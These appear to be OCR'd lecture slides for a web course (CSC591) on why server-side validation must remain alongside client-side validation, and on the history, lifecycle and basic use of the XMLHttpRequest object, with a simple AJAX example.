
Error, must fill out all the form



Student: admin

Class: CSC591


Grade: G



Student: admin
Class: CSC591
Grade: G

localhost:8000 says:

Error, grade must be one of A, B, C, D, or F




Student: admin

Class: CSC591

Grade: B

Submit




localhost:8000/test.php?student=admin&class=CSC591&grade=B&submit=Submit

Grade successfully submitted!

Student:

Class:

Grade:



form_validation_js.php

correct submission

Client-Side Validation

- Now that we're doing validation on the client, can we get rid of all those PHP checks in our server-side code?
  - No!
  - No guarantee that client-side validation is performed
    - User disables JavaScript
    - Command-line clients
- Otherwise, users could enter arbitrary data that does not conform to your validation
  - Could lead to a security compromise or not
- So the validation must remain on the server-side and the client-side
  - Brings up another problem, how to perform consistent validation when server-side and client-side written in different languages

The XMLHttpRequest Object

- Microsoft developers working on Outlook Web Access for Exchange 2000
- Scalability problems with traditional web application
- They created a DHTML version (circa) 1998 using an ActiveX control to fetch bits of data from the server using JavaScript
- OWA team got the MSXML team (MSXML is Microsoft's XML library, and it shipped with IE) to include their ActiveX control (hence the XML in the name)
  - Shipped in IE 5, March 1999
- Exchange 2000 finally released in November 2000, and OWA used the ActiveX Object
- Added by Netscape in December 2000 as XMLHttpRequest
- Find the full story here: https://hackerfall.com/story/the-story-of-xmlhttp-2008

The XMLHttpRequest Object

- Allows JavaScript code to (asynchronously) retrieve data from the server, then process the data and update the DOM
- Because of the origin (ActiveX control on Windows and included in Netscape's DOM), used to need two different ways to instantiate the control
  - Most browsers (including Microsoft Edge):
    - `http_request = new XMLHttpRequest();`
  - Internet Explorer
    - `http_request = new ActiveXObject("Microsoft.XMLHTTP");`

Creating an XMLHttpRequest

- Using the `onreadystatechange` property of an XMLHttpRequest object one can set the action to be performed when the result of a query is received

```
 http_request.onreadystatechange = function(){

    <JS code here>

 };
```

- Then. one can execute the request
- `http_request.open('GET',`

```
'http://example.com/show.php?keyword=foo', true);
```

- `http_request.send();`
- Note that the third parameter indicates that the request is asynchronous, that is, the execution of JavaScript will proceed while the requested document is being downloaded

XMLHttpRequest Lifecycle

- The function specified using the "onreadystatechange" property will be called at any change in the request status
  - 0 (uninitialized: Object is not initialized with data)
  - 1 (loading: Object is loading its data)
  - 2 (loaded: Object has finished loading its data)
  - 3 (interactive: User can interact with the object even though it is not fully loaded)
  - 4 (complete: Object is completely initialized)
- Usually wait until the status is “complete”

  -
    ```
    if (http_request.readyState == 4) {
      operates on data} else {
      not ready, return}
    ```

XMLHttpRequest Success


- After having received the document (and having checked for a successful return code – 200) the content of the request can be accessed:
  - As a string by calling: `http_request.responseText`
  - As an XMLDocument object: `http_request.responseXML`
    - In this case the object can be modified using the JavaScript DOM interface

XMLHttpRequest Example

```
<!DOCTYPE html>
<html>
 <head>
   <meta charset="UTF-8">
   <title>AJAX Example</title>
 </head>
 <body>
   <h1>AJAX Example</h1>
   <div id='insert_here'>
   </div>
  <script>
   …
   </script>
 </body>
</html>
```

XMLHttpRequest Example

```
if (typeof XMLHttpRequest != "undefined") {
   var http_request = new XMLHttpRequest();
 }
 else {
   var http_request = new ActiveXObject("Microsoft.XMLHTTP");
 }
 if (typeof console == "undefined") {
   console = { "log" : function (text) { alert(text); } };
 }
 http_request.onreadystatechange = function () {
   console.log(http_request.readyState);
   if (http_request.readyState === 4) {
     var text = http_request.responseText;
     var new_node = document.createTextNode(text);
     document.getElementById('insert_here').appendChild(new_node);
   }
 };
 console.log("Before Request");
 http_request.open('GET', 'ajax_test.txt', true);
 http_request.send();
 console.log("After Request");
```



AJAX Example

```
21   }
22   http_request.onreadystatechange = function () {
23    console.log(http_request.readyState);
24    if (http_request.readyState === 4) {
25     var text = http_request.responseText;
26     var new_node = document.createTextNode(text);
27     document.getElementById('insert_here').appendChild(new_node);
28    }
29   };
30   console.log("Before Request");
31   http_request.open('GET', 'ajax_test.txt', true);
32   http_request.send();
33   console.log("After Request");
34   </script>
35  </body>
36 </html>
37
```

{ } Line 30, Column 1

▶ Watch Expressions

▼ Call Stack □ Async

(anonymous function) ajax.html:30

Paused on a JavaScript breakpoint.

